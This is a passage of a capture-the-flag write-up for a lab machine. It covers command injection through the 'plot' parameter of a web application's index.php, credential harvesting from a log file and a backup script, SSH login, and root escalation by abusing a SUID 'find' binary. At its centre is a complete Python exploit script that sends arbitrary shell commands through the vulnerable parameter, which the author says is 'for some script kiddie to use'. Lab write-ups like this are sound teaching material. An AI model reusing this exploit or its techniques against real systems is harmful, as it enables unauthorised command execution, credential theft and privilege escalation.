
And we can see it is a RCE through the parameter "plot" inside the index.php file. Fairly trivial, so I'll create a simple script for some script kiddie to use.
#!/usr/bin/env python3

import requests
import argparse
import re
from bs4 import BeautifulSoup as bs
from rich.status import Status
from rich.console import Console

def command():
    global args
    parser = argparse.ArgumentParser(
        prog='sar2rce',
        description='CVE-2025-34030 Remote Command Execution exploitation tool.',
        epilog='Thanks for supporting me!',
        formatter_class=argparse.RawTextHelpFormatter,
        )

    parser.add_argument('url', help='Example: http://boilerctf.lab/joomla/_test/')
    parser.add_argument('command', help='Example: whoami')
    args = parser.parse_args()
    if not args.url or not args.command:
        parser.error(f"No input provided. You must specify the URL and the command to execute on the target.")
    return args

def exploit(args):
    try:
        console = Console()
        with Status('[[green]+[/green]]Sending the payload...', spinner='pong', console=console):
            req = requests.get(f'{args.url}index.php?plot=;{args.command}')
            process_response(req)
    except Exception as e:
        print(f'Error: {e}')

def process_response(req):
    try:
        filter = ['null', 'SunOS', 'Linux', 'HPUX']
        soup = bs(req.text, 'html.parser')
        output = soup.find_all('option')
        for i in output:
            value = i.get("value", "").strip()
            text = i.get_text(strip=True)
            if value not in filter:
                if 'Select' not in text:
                    print(text)
    except Exception as e:
        print(f'Error: {e}')

if __name__=='__main__':
    args = command()
    exploit(args)
With this, now we can execute commands remotely through our terminal.
As we can see, whenever we interact with the web server, we use the user www-data, so all of our privileges on the target system are really low. Now we need a way to elevate privileges (which means that we're going to try and use an user with more privileges).


As expected, we're inside /var/www/html directory.

Conveniently for us, there is a file inside the directory that could potentially contain information that can help us elevate privileges (I'm talking about "log.txt").
Opening that file shows us a ssh log that indicates the user and password of one of the system users.

I'll store that user and password inside a file, and afterwards, we'll access the system as the user "basterd". Remember the port 55007? It's time to take advantage of an open SSH port.

We're not done yet. We still need to find the hidden flag in the system. For now, we'll see what's inside our current directory.

We can see there's a file called "backup.sh", which could potentially contain critical information. Let's see what's inside.

And apparently, there's a username and a password inside the file. Yeah, after seeing the log.txt file, I knew this would happen. Now I'll store the user and password """gathered""" from the backup script and access the system.

Finally, we'll list the user's home directory, and we've found out the flag.

Phase 3: Privilege escalation
Now we've reached the thrid and (almost) final phase of every pentest. The last phase is supposed to be about post-exploitation, which means, data extraction and persistance, but in CTF isn't really seen. Instead, we need to elevate privileges to become "root" (the user that has all privileges on the system). We'll start seeing the groups that we belong to.

As we can see, this user is part of many different groups, but the one I'm most interested on is the "lxd" group, which could be a factor to elevate privileges. I tried to do this, but unfortunately, it's wasn't possible since the "LXD" service was inactive, meaning I couldn't build LXD containers.

So I looked for more factors that could potentially lead to root privileges. First, I used the "find" command to find (who would think that) any binary in the system that has the SUID bit set. And who would think, the own binary I'm using to check which other binaries have the SUID, has it set.

And for those who don't know, with find we can execute commands. Having the SUID set means we have root-privilege permissions using only that binary, but it was demonstrated long ago that it breaks the system security (of course, since anyone could exploit the suid in order to execute malicious command). The SUID bit has coused so much trouble, that there's even a Github Page dedicated to explain how to exploit these local vulnerabilities. I'm talking about "GTFOBins".


Searching for "find" gives us a result talking about different ways to exploit the binary.
And we can see a way to spawn a shell that gives us root-level privileges (so, basicly, we become root since we bypass the restrictions having an user ID that allows us to see everything in the system).

Now we would just need to copy the command, and execute it in our machine, and we become "root".

And finally, we can complete de machine obtaining the final flag.